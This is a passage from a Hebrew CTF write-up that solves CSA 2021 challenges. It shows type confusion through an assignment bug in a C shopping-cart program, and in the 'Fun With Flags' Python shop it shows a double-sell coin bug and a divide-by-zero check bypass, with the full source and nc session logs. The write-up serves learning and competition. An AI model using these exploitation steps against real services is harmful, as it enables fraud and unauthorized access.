            fflush(stdout);

            fgets(item->grocery\_item.description, STRING\_BUFFER\_SIZE, stdin);

            item->grocery\_item.description[strlen(item->grocery\_item.description)-1] = '\0'; // remove newline

            break;

        case 7:

            return;

            break;

    }

    printf("Item updated!\n");

}

void remove\_item\_menu() {

    if (shopping\_cart.amount\_of\_items == 0) {

        printf("Your shopping cart is empty!\n");

        return;

    }

    printf("Which item index would you like to remove?\n");

    int choice;

    scanf("%d", &choice);

    if (choice < 0 || choice >= SHOPPING\_CART\_SIZE) {

        printf("Invalid item index!\n");

        return;

    }

    remove\_item(choice);

}

void print\_shopping\_cart() {

    if (shopping\_cart.amount\_of\_items == 0) {

        printf("\nYour shopping cart is empty!\n");

        return;

    }

    printf("\nYour shopping cart has %d items:\n", shopping\_cart.amount\_of\_items);

    for (int i = 0; i < SHOPPING\_CART\_SIZE; i++) {

        item\* item = &shopping\_cart.items[i];

        int amount = 0;

        switch (item->type) {

            case TYPE\_UNDEFINED:

                break;

            case TYPE\_COUPON:

                if (item->coupon.have\_entered) {

                    printf("(index %d) - %d%% OFF coupon - %s\n", i, item->coupon.discount\_amount, item->coupon.code);

                }

                break;

            default:

                switch (item->type) {

                    case TYPE\_BREAD:

                        amount = item->grocery\_item.amount\_loaves;

                        break;

                    case TYPE\_PASTA:

                    case TYPE\_VEGETABLE:

                        amount = item->grocery\_item.amount\_kilograms;

                        break;

                    case TYPE\_SOUP:

                    case TYPE\_DRINK:

                        amount = item->grocery\_item.amount\_liters;

                        break;

                    case TYPE\_FRUIT:

                        amount = item->grocery\_item.amount\_items;

                }

                printf("(index %d) - %d %s of %s\n", i, amount, food\_type\_to\_unit(item->type), item->grocery\_item.description);

                break;

        }

    }

}

void apply\_a\_coupon() {

    if (!loaded\_coupons) {

        load\_coupon("coupon\_10.txt", 10);

        load\_coupon("coupon\_50.txt", 50);

        loaded\_coupons = true;

    }

    printf("Please enter your coupon:\n");

    char newline;

    scanf("%c", &newline); // clear newline from buffer

    fgets(user\_input, STRING\_BUFFER\_SIZE, stdin);

    for (int i = 0; i < SHOPPING\_CART\_SIZE; i++) {

        item\* item = &shopping\_cart.items[i];

        if (item->type == TYPE\_COUPON && !item->coupon.have\_entered) {

            if (!memcmp(item->coupon.code, user\_input, item->coupon.length)) {

                printf("Applied coupon for %d%% OFF!\n", item->coupon.discount\_amount);

                item->coupon.have\_entered = true;

                return;

            }

        }

    }

    printf("Invalid coupon!\n");

}

void checkout() {

    printf("\nThank you for choosing Computed Shopping Assistant!\n");

    printf("Your items will be delivered to you within 24 hours.\n");

    printf("Goodbye!\n");

    exit(0);

}

void main\_menu() {

    printf("\n---> Welcome to Computed Shopping Assistant <---\n");

    while (true) {

        printf("\nWhat would you like to do?\n"

                "1 - Add item to shopping cart\n"

                "2 - Edit item in shopping cart\n"

                "3 - Remove item from shopping cart\n"

                "4 - View shopping cart\n"

                "5 - Apply a coupon\n"

                "6 - Checkout\n");

        int choice = 0;

        scanf("%d", &choice);

        switch (choice) {

            case 1:

                add\_item\_menu();

                break;

            case 2:

                edit\_item\_menu();

                break;

            case 3:

                remove\_item\_menu();

                break;

            case 4:

                print\_shopping\_cart();

                break;

            case 5:

                apply\_a\_coupon();

                break;

            case 6:

                checkout();

                break;

            default:

                printf("Invalid choice!\n");

                exit(0);

                break;

        }

    }

}

int main() {

    memset(&shopping\_cart, 0, sizeof(shopping\_cart));

    main\_menu();

}

**פתרון:**

אציין שתיאור האתגר כולל בתוכו את המשפט

"don't go around buying loaves of soup"

המממ, מעולם לא שמעתי על "כיכרות מרק" – וגם בקוד עצמו, יחידת המידה התואמת מרק היא ליטרים! נשמע שזהו רמז די עבה לבאג מסוג type confusion.

ראשית, עלינו להבין מה מטרתנו:

בתוכנית ניתן לנו תפריט עם 6 אופציות:

1. add\_item\_menu
2. edit\_item\_menu
3. remove\_item\_menu
4. print\_shopping\_cart
5. apply\_a\_coupon
6. checkout

הפונקציות שמעניינות אותנו הן פונקציות העריכה, השימוש בקופון והדפסת עגלת הקניות.

נראה שכאשר אנחנו משתמשים באופציה 5 – נטענים שני קופונים – אחד הוא הקופון שמוצג לנו בתיאור האתגר, וככל הנראה מטרתנו היא לקרוא את הקופון השני – זה עם 50% ההנחה.

נראה בפונקציה שמדפיסה את עגלת הקניות:

switch (item->type) {

            case TYPE\_UNDEFINED:

                break;

            case TYPE\_COUPON:

                if (item->coupon.have\_entered) {

                    printf("(index %d) - %d%% OFF coupon - %s\n", i, item->coupon.discount\_amount, item->coupon.code);

                }

אם נרצה לקבל את הדגל – נצטרך לדאוג שערך הis\_entered של הקופון של ה50% הנחה יהיה true.

אחרי מעט מעבר על הקוד – מצאנו את החולשה – בפונקציה can\_edit\_item:

} else if

        (((item->type == TYPE\_BREAD) && (item->grocery\_item.amount\_loaves > 0)) || ((item->type == TYPE\_PASTA) && (item->grocery\_item.amount\_kilograms > 0)) ||

        ((item->type == TYPE\_SOUP) && (item->grocery\_item.amount\_liters > 0)) || ((item->type == TYPE\_DRINK) && (item->grocery\_item.amount\_liters > 0)) ||

        ((item->type == TYPE\_VEGETABLE) && (item->grocery\_item.amount\_kilograms > 0)) || ((item->type = TYPE\_FRUIT) && (item->grocery\_item.amount\_items > 0))) {

        return true;

    } else if ((item->type = TYPE\_COUPON)) {

        printf("Item is a coupon!\n");

        return false;

בelse if – ניתן לראות **השמה!** הitem שלנו נהפך לקופון.

ובif הראשון ניתן לראות עוד השמה – הופכים את הitem לTYPE\_FRUIT.

אם כך, אנחנו יכולים להפוך את הקופון שאנו רוצים להדפיס את תוכנו לפרי – איך זה עוזר לנו?

התשובה לכך טמונה בפונקצית העריכה.

נראה שאם item הוא מסוג קופון, אין אפשרות לערוך אותו, אך אם הוא מסוג fruit – בוודאי שאפשר.

נראה גם שכל item בעגלת הקניות מורכב מunion:

union {

        struct coupon\_item coupon;

        struct grocery\_item grocery\_item;

אם כן, נראה שאם התוכנה תתייחס לקופון בתור grocery\_item, ניתן יהיה לדרוס תכונות חשובות של struct coupon מכיוון שunion יכול להכיל בכל זמן נתון רק אחד מהעצמים שניתנים לו – אז אותו האזור בזיכרון יוכל להיחשב גם כcoupon וגם בgrocery\_item. כדי להדפיס את הקופון עלינו לדרוס את התכונה  
have\_entered של הקופון, נראה את שני הstructים ונבין איזה תכונה חופפת לה:

נראה שamount\_kilograms חופף לתכונה have\_entered, כלומר נוכל לדרוס את amount\_kilograms וכך לדרוס את have\_entered של הקופון.

struct coupon\_item {

    int discount\_amount;

    int have\_entered;

    int is\_valid;

    int length;

    int expiration\_day;

    int expiration\_month;

    int expiration\_year;

    char code[STRING\_BUFFER\_SIZE];

};

struct grocery\_item {

    int amount\_grams; // deprecated - use kilograms instead

    int amount\_kilograms;

    int amount\_items;

    int amount\_loaves;

    int amount\_liters;

    char description[STRING\_BUFFER\_SIZE];

};

בואו ניכנס לשרת וננסה זאת:

תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי

נראה ששכחנו דבר אחד – הקופון שלנו עדיין פרי בעיני התוכנה, ולכן היא לא תדפיס אותו בתור קופון.

כבר ציינתי שבפונקציה can\_edit\_item ישנו באג הפוך – הפיכת עצם לקופון – אני מציע שתחזרו לעיין בקוד כדי לבדוק כיצד ניתן להגיע לקטע קוד זה.

התנאי שעליו להתקיים כדי שנוכל להחזיר את ה"קופון/פרי" שלנו להיות קופון, הוא:

item->grocery\_item.amount\_items > 0

יחזיר false.

כלומר, אנחנו יכולים להשתמש בפונקצית העריכה ולהפוך את amount\_items ל0.

אז העצם יחזור להיות קופון בפעם הבאה שנערוך אותו.

**אתגר Fun With Flags (קטגוריית Reversing, 180 נקודות)**

|  |
| --- |
| Welcome to Dr. Sheldon Cooper and Dr. Amy Farrah Fowler's flags shop!  Where you can buy and sell some of our favorite flags.  Colors? Stripes? Stars? We've got them all!  We've given you some coins, don't spend them all at once :)  Hope you'll have Fun With Flags!  Disclaimer:  Dr. Sheldon Cooper, who created the shop, allowed only himself to buy certain flags, so don't be disappointed if you can't have all of them.  He also decided to log every transaction, in case anyone tries to buy the special flags that are not allowed, so don't try to trick him!  nc fun-with-flags.csa-challenge.com 6666 |

לאתגר צורפו הקובץ flags.py:

#!/usr/bin/env python3

class Flag:

    def \_\_init\_\_(self, name, price, description, colors, stripes, stars):

        self.name = name

        self.price = price

        self.description = description

        self.colors = colors

        self.stripes = stripes

        self.stars = stars

    def \_\_str\_\_(self):

        return f'{self.name} - {self.description} (price: {self.price})'

class User:

    def \_\_init\_\_(self, name):

        self.name = name

        self.owned\_flags = []

        if name == "Dr. Sheldon Lee Cooper":

            self.is\_VIP = True

            self.coins = INITIAL\_COINS \* 2

        else:

            self.is\_VIP = False

            self.coins = INITIAL\_COINS

    def \_\_str\_\_(self):

        user\_value = self.coins + sum(flag.price for flag in self.owned\_flags)

        result = f"User {self.name} "

        result += "(VIP)." if self.is\_VIP else "(NON-VIP)"

        result += f" has {str(self.coins)} coins."

        result += f" Account value: {user\_value}."

        if self.owned\_flags:

            total\_colors = sum(flag.colors for flag in self.owned\_flags)

            total\_stripes = sum(flag.stripes for flag in self.owned\_flags)

            total\_stars = sum(flag.stars for flag in self.owned\_flags)

            result += "\nAverage value per: "

            result += "color (total {}) - {:0.2f}, ".format(total\_colors, user\_value / total\_colors)

            result += "stripe (total {}) - {:0.2f}, ".format(total\_stripes, user\_value / total\_stripes)

            result += "star (total {}) - {:0.2f}.\n".format(total\_stars, user\_value / total\_stars)

            result += "Owned flags:\n"

            result += "\n".join(str(flag) for flag in self.owned\_flags)

        result += "\n"

        return result

    def buy\_flag(self, flag):

        self.coins -= flag.price

        self.owned\_flags.append(flag)

        self.update\_VIP()

    def sell\_flag(self, flag):

        self.coins += flag.price

        self.owned\_flags.remove(flag)

        self.update\_VIP()

    def update\_VIP(self):

        if self.is\_VIP:

            return  # once VIP, always VIP

        self.is\_VIP = sum(flag.stars for flag in self.owned\_flags) >= 120  # Real stars collectors can be VIP too :)

    def can\_afford\_flag(self, flag):

        return self.coins >= flag.price

    def allowed\_to\_buy\_CSA\_flag(self):

        return self.is\_VIP

available\_flags = [

    Flag("Suriname",    100, "The smallest South American country", 4, 5, 1),

    Flag("Togo",        100, "Has French as the official language", 4, 5, 1),

    Flag("Azerbaijan",  100, "The Land of Fire", 4, 3, 1),

    Flag("Liberia",     200, "Has Africa's cleanest cities", 3, 11, 1),

    Flag("Myanmar",     200, "Formerly known as Burma", 4, 3, 1),

    Flag("Philippines", 300, "Named after King Philip II of Spain", 4, 2, 1),

    Flag("Uzbekistan",  400, "Has the world's largest open-pit gold mine", 4, 5, 12),

    Flag("Tajikistan",  500, "Has the world's second highest dam", 4, 3, 7),

    Flag("Slovenia",    600, "Has the world's longest stone arch railroad bridge", 3, 3, 3),

    Flag("Syria",       700, "Has the world's oldest operational dam", 4, 3, 2),

    Flag("Honduras",    800, "Has a dual capital", 2, 2, 5),

    Flag("Cape Verde",  900, "Named after the Cap-Vert peninsula", 4, 5, 10),

    Flag("Israel",     1000, "The country that brought you CSA", 2, 2, 1),

    Flag("Russia",     1200, "Home to the Hermitage Museum", 3, 3, 0),

    Flag("USA",        1200, "United States of America", 3, 13, 50),

    Flag("Cuba",       1300, "Famous for it's cigars", 3, 5, 1),

    Flag("CSA",        1337, open("flag.txt", "rt").read(), 1, 33, 7),

    Flag("Jordan",     1400, "Home to Petra", 4, 3, 1),

    Flag("Singapore",  1400, "The world's second most densely populated country", 2, 2, 5),

    Flag("Venezuela",  1500, "Home to the world's highest waterfall", 4, 3, 8),

]

def send(message):

    print(message)

def recv():

    return input()

def get\_int\_from\_user():

    try:

        user\_selection = int(recv())

        return user\_selection

    except:

        return 0

def list\_flags(flags):

    res = "=================================\n"

    for i, flag in enumerate(flags):

        res += f'{i} {flag.name} - {flag.price}\n'

    res += "=================================\n"

    return res

def modify\_flag\_menu():

    raise NotImplementedError  # Sheldon todo - allow users to add and remove stars from their owned flags

def buy\_flag\_menu():

    send(f"There are {len(available\_flags)} flags available to buy.")

    send("How many flags would you like to buy?")

    amount = get\_int\_from\_user()

    if amount > len(available\_flags):

        send("There aren't that many available flags!")

        return

    for \_ in range(amount):

        send(f"You have {user.coins} coins.")

        if user.coins == 0:

            return

        send("Available flags to buy:")

        send(list\_flags(available\_flags))

        send("Which flag would you like to buy?")

        flag\_index = get\_int\_from\_user()

        flag\_to\_buy = None

        allowed\_to\_buy\_flag = False

        try:

            if 0 <= flag\_index < len(available\_flags):

                flag\_to\_buy = available\_flags[flag\_index]

                allowed\_to\_buy\_flag = user.can\_afford\_flag(flag\_to\_buy)

                log\_message = str(user) + f" is trying to buy flag {flag\_to\_buy.name}"

                if flag\_to\_buy.name == "CSA":

                    log\_message += "\n\*\*\*ATTENTION - CSA FLAG PURCHASE. RUNNING ADDITIONAL CHECK\*\*\*"

                    allowed\_to\_buy\_flag = allowed\_to\_buy\_flag and user.allowed\_to\_buy\_CSA\_flag()

                    log\_message += " Additional checks result - user is " + ("ALLOWED" if allowed\_to\_buy\_flag else "NOT ALLOWED") + " to purchase it"

                send("You tried to buy flag " + flag\_to\_buy.name + " (allowed to purchase? " + str(allowed\_to\_buy\_flag) + "). This transaction was logged successfully.")

            else:

                log\_message = str(user) + " is trying to buy an non-existing flag. This looks suspicious!"

                send("Invalid flag index. This attempt is logged!")

            open("log.txt", "a+").write(log\_message + "\n")

        except:

            send(f'Failed to log transaction of flag purchase. Do you have write permission?')

        if flag\_to\_buy is not None:

            if allowed\_to\_buy\_flag:

                user.buy\_flag(flag\_to\_buy)

                available\_flags.remove(flag\_to\_buy)

                send(f"{flag\_to\_buy.name} flag bought!")

            else:

                send(f"You can't buy flag {flag\_to\_buy.name}!")

def sell\_flag\_menu():

    send(f"You have {len(user.owned\_flags)} flags.")

    if not user.owned\_flags:

        return

    send("How many flags would you like to sell?")

    amount = get\_int\_from\_user()

    if amount > len(user.owned\_flags):

        send("You don't have that many flags!")

        return

    flag\_to\_sell = None

    for \_ in range(amount):

        send("Available flags to sell:")

        send(list\_flags(user.owned\_flags))

        send("Which flag would you like to sell?")

        flag\_index = get\_int\_from\_user()

        try:

            if 0 <= flag\_index < len(user.owned\_flags):

                flag\_to\_sell = user.owned\_flags[flag\_index]

                log\_message = str(user) + " is selling flag " + flag\_to\_sell.name

            else:

                log\_message = str(user) + " is trying to sell a flag they don't have. This looks suspicious!"

                send("Invalid flag index. This attempt is logged!")

            if flag\_to\_sell is not None:

                user.sell\_flag(flag\_to\_sell)

                available\_flags.append(flag\_to\_sell)

                send(f"{flag\_to\_sell.name} flag sold!")

                log\_message += f". {flag\_to\_sell.name} Sold successfully!"

            open("log.txt", "a+").write(log\_message + "\n")

        except:

            send(f'Failed to log transaction of {flag\_to\_sell.name} flag. Do you have write permission?')

def main\_menu():

    while True:

        send("What would you like to do?\n")

        send("\n".join([

#           "0 - MODIFY FLAGS",

            "1 - LIST AVAILABLE FLAGS",

            "2 - BUY FLAG",

            "3 - SELL FLAG",

            "4 - LIST MY FLAGS",

            "5 - LIST MY STATS",

            "6 - EXIT",

        ]))

        try:

            selection = get\_int\_from\_user()

            if selection == 0:

                modify\_flag\_menu()

            elif selection == 1:

                send("Available flags to buy:")

                send(list\_flags(available\_flags))

            elif selection == 2:

                buy\_flag\_menu()

            elif selection == 3:

                sell\_flag\_menu()

            elif selection == 4:

                flags\_amount = len(user.owned\_flags)

                if flags\_amount > 0:

                    send(f"You have {flags\_amount} flags:")

                    send(list\_flags(user.owned\_flags))

                else:

                    send("You have no flags :(\n")

            elif selection == 5:

                send(str(user))

            elif selection == 6:  # exit

                break

            else:

                send(f"Invalid menu selection {selection}")

        except:

            send("Apologies, not all functions are implemented yet!")

    send("Hope you had Fun With Flags! Goodbye.")

def logo():

    send("""Welcome to

    █▀▀ █ █ █▄ █   █ █ █ █ ▀█▀ █ █   █▀▀ █   ▄▀█ █▀▀ █▀

    █▀  █▄█ █ ▀█   ▀▄▀▄▀ █  █  █▀█   █▀  █▄▄ █▀█ █▄█ ▄█

    """)

INITIAL\_COINS = 1000

user = User("Dr. Amy Farrah Fowler")

if \_\_name\_\_ == '\_\_main\_\_':

    logo()

    main\_menu()

**פתרון:**

כדי לקבל את הדגל עלינו לגרום לתוכנה למכור לנו את הדגל "CSA":

Flag("CSA",        1337, open("flag.txt", "rt").read(), 1, 33, 7),

ישנן שתי מגבלות שעוצרות אותנו מלעשות זאת:

ראשית הדגל עולה 1337 מטבעות ואנחנו מתחילים רק עם 1000 מטבעות.

שנית,

if flag\_to\_buy.name == "CSA":

                    log\_message += "\n\*\*\*ATTENTION - CSA FLAG PURCHASE. RUNNING ADDITIONAL CHECK\*\*\*"

                    allowed\_to\_buy\_flag = allowed\_to\_buy\_flag and user.allowed\_to\_buy\_CSA\_flag()

                    log\_message += " Additional checks result - user is " + ("ALLOWED" if allowed\_to\_buy\_flag else "NOT ALLOWED") + " to purchase it"

אם ננסה לקנות את הדגל CSA, תתבצע בדיקה על היוזר שלנו האם הוא עומד בתנאים של הפונקציה allowed\_to\_buy\_CSA\_flag, שבודקת האם היוזר הוא VIP. היוזר שלנו יהיה VIP לפי התנאים של הפונקציה הבאה:

    def update\_VIP(self):

        if self.is\_VIP:

            return  # once VIP, always VIP

        self.is\_VIP = sum(flag.stars for flag in self.owned\_flags) >= 120  # Real stars collectors can be VIP too :)

נכתוב סקריפט קצר שיסכום את הכוכבים של כל הדגלים:

class Flag:

    def \_\_init\_\_(self, name, price, description, colors, stripes, stars):

        self.name = name

        self.price = price

        self.description = description

        self.colors = colors

        self.stripes = stripes

        self.stars = stars

    def \_\_str\_\_(self):

        return f'{self.name} - {self.description} (price: {self.price})'

available\_flags = [

    Flag("Suriname",    100, "The smallest South American country", 4, 5, 1),

    Flag("Togo",        100, "Has French as the official language", 4, 5, 1),

    Flag("Azerbaijan",  100, "The Land of Fire", 4, 3, 1),

    Flag("Liberia",     200, "Has Africa's cleanest cities", 3, 11, 1),

    Flag("Myanmar",     200, "Formerly known as Burma", 4, 3, 1),

    Flag("Philippines", 300, "Named after King Philip II of Spain", 4, 2, 1),

    Flag("Uzbekistan",  400, "Has the world's largest open-pit gold mine", 4, 5, 12),

    Flag("Tajikistan",  500, "Has the world's second highest dam", 4, 3, 7),

    Flag("Slovenia",    600, "Has the world's longest stone arch railroad bridge", 3, 3, 3),

    Flag("Syria",       700, "Has the world's oldest operational dam", 4, 3, 2),

    Flag("Honduras",    800, "Has a dual capital", 2, 2, 5),

    Flag("Cape Verde",  900, "Named after the Cap-Vert peninsula", 4, 5, 10),

    Flag("Israel",     1000, "The country that brought you CSA", 2, 2, 1),

    Flag("Russia",     1200, "Home to the Hermitage Museum", 3, 3, 0),

    Flag("USA",        1200, "United States of America", 3, 13, 50),

    Flag("Cuba",       1300, "Famous for it's cigars", 3, 5, 1),

    Flag("CSA",        1337, "JustForCheck", 1, 33, 7),

    Flag("Jordan",     1400, "Home to Petra", 4, 3, 1),

    Flag("Singapore",  1400, "The world's second most densely populated country", 2, 2, 5),

    Flag("Venezuela",  1500, "Home to the world's highest waterfall", 4, 3, 8),


]

sum\_stars = 0

for flag in available\_flags:

    sum\_stars += flag.stars

print(f"there are {sum\_stars} total stars")



אחרי הבדיקה גילינו שסכום הכוכבים של כל הדגלים במשחק הוא 118. כלומר, לעולם לא נוכל להגיע ל120 כוכבים. אם כך, עלינו למצוא חולשות בקוד כדי לעבור את התנאים הללו.

באתגר מצאנו שתי חולשות:

הראשונה בפונקציה sell\_flag\_menu:

נראה שאם ננסה לתת אינדקס לinventory שלנו, שיהיה לא ולידי, אז תודפס הודעת השגיאה:

send("Invalid flag index. This attempt is logged!")

אך הקוד ימשיך לבדיקה

if flag\_to\_sell is not None:

נניח ונמכור דגל אחד שנמצא בInventory שלנו, ואחר כך ניתן index שלילי או גדול מהאורך של הinevntory. אז נמכור שוב את הדגל שכבר מכרנו, ונקבל עוד מטבעות. זהו פרימיטיב לקבלת coins בלתי מוגבלים.

orkinyo@DESKTOP-CTEHDRV:/c/Users/orkin/Documents/ctfs\_cyber\_shit/csa-2021/fun\_with\_flags$ nc fun-with-flags.csa-challenge.com 6666  
Welcome to  
  
 █▀▀ █ █ █▄ █   █ █ █ █ ▀█▀ █ █   █▀▀ █  ▄▀█ █▀▀ █▀  
 █▀  █▄█ █ ▀█   ▀▄▀▄▀ █  █  █▀█   █▀  █▄▄ █▀█ █▄█ ▄█  
  
What would you like to do?  
  
1 - LIST AVAILABLE FLAGS  
2 - BUY FLAG  
3 - SELL FLAG  
4 - LIST MY FLAGS  
5 - LIST MY STATS  
6 - EXIT  
2  
There are 20 flags available to buy.  
How many flags would you like to buy?  
2  
You have 1000 coins.  
Available flags to buy:  
=================================  
0 Suriname - 100  
1 Togo - 100  
2 Azerbaijan - 100  
3 Liberia - 200  
4 Myanmar - 200  
5 Philippines - 300  
6 Uzbekistan - 400  
7 Tajikistan - 500  
8 Slovenia - 600  
9 Syria - 700  
10 Honduras - 800  
11 Cape Verde - 900  
12 Israel - 1000  
13 Russia - 1200  
14 USA - 1200  
15 Cuba - 1300  
16 CSA - 1337  
17 Jordan - 1400  
18 Singapore - 1400  
19 Venezuela - 1500  
=================================  
  
Which flag would you like to buy?  
0  
You tried to buy flag Suriname (allowed to purchase? True). This transaction was logged successfully.  
Suriname flag bought!  
You have 900 coins.  
Available flags to buy:  
=================================  
0 Togo - 100  
1 Azerbaijan - 100  
2 Liberia - 200  
3 Myanmar - 200  
4 Philippines - 300  
5 Uzbekistan - 400  
6 Tajikistan - 500  
7 Slovenia - 600  
8 Syria - 700  
9 Honduras - 800  
10 Cape Verde - 900  
11 Israel - 1000  
12 Russia - 1200  
13 USA - 1200  
14 Cuba - 1300  
15 CSA - 1337  
16 Jordan - 1400  
17 Singapore - 1400  
18 Venezuela - 1500  
=================================  
  
Which flag would you like to buy?  
10  
You tried to buy flag Cape Verde (allowed to purchase? True). This transaction was logged successfully.  
Cape Verde flag bought!  
What would you like to do?  
  
1 - LIST AVAILABLE FLAGS  
2 - BUY FLAG  
3 - SELL FLAG  
4 - LIST MY FLAGS  
5 - LIST MY STATS  
6 - EXIT  
3  
You have 2 flags.  
How many flags would you like to sell?  
2  
Available flags to sell:  
=================================  
0 Suriname - 100  
1 Cape Verde - 900  
=================================  
  
Which flag would you like to sell?  
1  
Cape Verde flag sold!  
Available flags to sell:  
=================================  
0 Suriname - 100  
=================================  
  
Which flag would you like to sell?  
-1  
Invalid flag index. This attempt is logged!  
Failed to log transaction of Cape Verde flag. Do you have write permission?  
What would you like to do?  
  
1 - LIST AVAILABLE FLAGS  
2 - BUY FLAG  
3 - SELL FLAG  
4 - LIST MY FLAGS  
5 - LIST MY STATS  
6 - EXIT  
2  
There are 19 flags available to buy.  
How many flags would you like to buy?  
2  
You have 1800 coins.  
Available flags to buy:  
=================================  
0 Togo - 100  
1 Azerbaijan - 100  
2 Liberia - 200  
3 Myanmar - 200  
4 Philippines - 300  
5 Uzbekistan - 400  
6 Tajikistan - 500  
7 Slovenia - 600  
8 Syria - 700  
9 Honduras - 800  
10 Israel - 1000  
11 Russia - 1200  
12 USA - 1200  
13 Cuba - 1300  
14 CSA - 1337  
15 Jordan - 1400  
16 Singapore - 1400  
17 Venezuela - 1500  
18 Cape Verde - 900  
=================================  
  
Which flag would you like to buy?

בהתחלה קנינו דגל שעולה 100 מטבעות ודגל שעולה 900 מטבעות. מכרנו את הדגל שעולה 900 מטבעות (הוא בעל אינדקס 1 בinventory) ולאחריו כתבנו לתוכנה שאנחנו רוצים למכור את הדגל באינדקס -1, הודפסה הודעת השגיאה אך מכיוון ש flag\_to\_sellאינו None נכנסנו לתנאי ומכרנו את הדגל שוב, מה שנתן לנו עוד 900 מטבעות. לבסוף ניתן לראות שביקשנו לקנות שני דגלים והתוכנה הדפיסה שיש לנו 1800 מטבעות. ניתן לחזור על פעולה זו באופן אינסופי (ניתן גם לקנות כמה דגלים זולים ואחד יקר כדי לקבל רווחים גדולים יותר – מותר לנו למכור x דגלים כאשר x הוא מספר הדגלים בInventory).

החולשה השנייה נמצאת בפונקציה buy\_flag\_menu:

כל החלק של הפונקציה שמבצע ולידיציה האם ליוזר יש אפשרות לקנות דגל, עטוף בtry excepte

try:

            if 0 <= flag\_index < len(available\_flags):

                flag\_to\_buy = available\_flags[flag\_index]

                allowed\_to\_buy\_flag = user.can\_afford\_flag(flag\_to\_buy)

                log\_message = str(user) + f" is trying to buy flag {flag\_to\_buy.name}"

                if flag\_to\_buy.name == "CSA":

                    log\_message += "\n\*\*\*ATTENTION - CSA FLAG PURCHASE. RUNNING ADDITIONAL CHECK\*\*\*"

                    allowed\_to\_buy\_flag = allowed\_to\_buy\_flag and user.allowed\_to\_buy\_CSA\_flag()

                    log\_message += " Additional checks result - user is " + ("ALLOWED" if allowed\_to\_buy\_flag else "NOT ALLOWED") + " to purchase it"

                send("You tried to buy flag " + flag\_to\_buy.name + " (allowed to purchase? " + str(allowed\_to\_buy\_flag) + "). This transaction was logged successfully.")

            else:

                log\_message = str(user) + " is trying to buy an non-existing flag. This looks suspicious!"

                send("Invalid flag index. This attempt is logged!")

            open("log.txt", "a+").write(log\_message + "\n")

        except:

            send(f'Failed to log transaction of flag purchase. Do you have write permission?')

אם נוכל לגרום לexception לפני הבדיקה של allowed\_to\_buy\_CSA\_flag, אז הקוד ימשיך בריצה לחלק של קניית הדגל עצמו:

        if flag\_to\_buy is not None:

            if allowed\_to\_buy\_flag:

                user.buy\_flag(flag\_to\_buy)

                available\_flags.remove(flag\_to\_buy)

                send(f"{flag\_to\_buy.name} flag bought!")

נראה בשבפונקציה \_\_str\_\_ של הUser, ישנה בעיה:

if self.owned\_flags:

            total\_colors = sum(flag.colors for flag in self.owned\_flags)

            total\_stripes = sum(flag.stripes for flag in self.owned\_flags)

            total\_stars = sum(flag.stars for flag in self.owned\_flags)

            result += "\nAverage value per: "

            result += "color (total {}) - {:0.2f}, ".format(total\_colors, user\_value / total\_colors)

            result += "stripe (total {}) - {:0.2f}, ".format(total\_stripes, user\_value / total\_stripes)

            result += "star (total {}) - {:0.2f}.\n".format(total\_stars, user\_value / total\_stars)

            result += "Owned flags:\n"

            result += "\n".join(str(flag) for flag in self.owned\_flags)

מה יקרה אם total\_stripes, total\_colors או total\_stars יהיו 0?

תתבצע חלוקה ב0 שתזרוק Exception.

כעת נבדוק אם ישנם דגלים שיעמדו באחד התנאים:

ונמצא את דגל רוסיה!

lag("Russia",     1200, "Home to the Hermitage Museum", 3, 3, 0),

לדגל רוסיה יש 0 כוכבים ולכן אם הוא יהיה הדגל היחיד בInventory שלנו, יזרק Exception בשורה

result += "star (total {}) - {:0.2f}.\n".format(total\_stars, user\_value / total\_stars)

שימו לב שהכרחי שנקנה את דגל רוסיה, אחרת לא ניכנס לתנאי ולא ייזרק הException.

if self.owned\_flags:

אם כך עלינו להשתמש בשתי החולשות – בראשונה כדי להרוויח מספיק מטבעות כדי לרכוש את דגל רוסיה ואת דגל CSA.

orkinyo@DESKTOP-CTEHDRV:/c/Users/orkin/Documents/ctfs\_cyber\_shit/csa-2021/fun\_with\_flags$ nc fun-with-flags.csa-challenge.com 6666  
Welcome to  
  
 █▀▀ █ █ █▄ █   █ █ █ █ ▀█▀ █ █   █▀▀ █  ▄▀█ █▀▀ █▀  
 █▀  █▄█ █ ▀█   ▀▄▀▄▀ █  █  █▀█   █▀  █▄▄ █▀█ █▄█ ▄█  
  
What would you like to do?  
  
1 - LIST AVAILABLE FLAGS  
2 - BUY FLAG  
3 - SELL FLAG  
4 - LIST MY FLAGS  
5 - LIST MY STATS  
6 - EXIT  
2  
There are 20 flags available to buy.  
How many flags would you like to buy?  
2  
You have 1000 coins.  
Available flags to buy:  
=================================  
0 Suriname - 100  
1 Togo - 100  
2 Azerbaijan - 100  
3 Liberia - 200  
4 Myanmar - 200  
5 Philippines - 300  
6 Uzbekistan - 400  
7 Tajikistan - 500  
8 Slovenia - 600  
9 Syria - 700  
10 Honduras - 800  
11 Cape Verde - 900  
12 Israel - 1000  
13 Russia - 1200  
14 USA - 1200  
15 Cuba - 1300  
16 CSA - 1337  
17 Jordan - 1400  
18 Singapore - 1400  
19 Venezuela - 1500  
=================================  
  
Which flag would you like to buy?  
0  
You tried to buy flag Suriname (allowed to purchase? True). This transaction was logged successfully.  
Suriname flag bought!  
You have 900 coins.  
Available flags to buy:  
=================================  
0 Togo - 100  
1 Azerbaijan - 100  
2 Liberia - 200  
3 Myanmar - 200  
4 Philippines - 300  
5 Uzbekistan - 400  
6 Tajikistan - 500  
7 Slovenia - 600  
8 Syria - 700  
9 Honduras - 800  
10 Cape Verde - 900  
11 Israel - 1000  
12 Russia - 1200  
13 USA - 1200  
14 Cuba - 1300  
15 CSA - 1337  
16 Jordan - 1400  
17 Singapore - 1400  
18 Venezuela - 1500  
=================================  
  
Which flag would you like to buy?  
10  
You tried to buy flag Cape Verde (allowed to purchase? True). This transaction was logged successfully.  
Cape Verde flag bought!  
What would you like to do?  
  
1 - LIST AVAILABLE FLAGS  
2 - BUY FLAG  
3 - SELL FLAG  
4 - LIST MY FLAGS  
5 - LIST MY STATS  
6 - EXIT  
3  
You have 2 flags.  
How many flags would you like to sell?  
2  
Available flags to sell:  
=================================  
0 Suriname - 100  
1 Cape Verde - 900  
=================================  
  
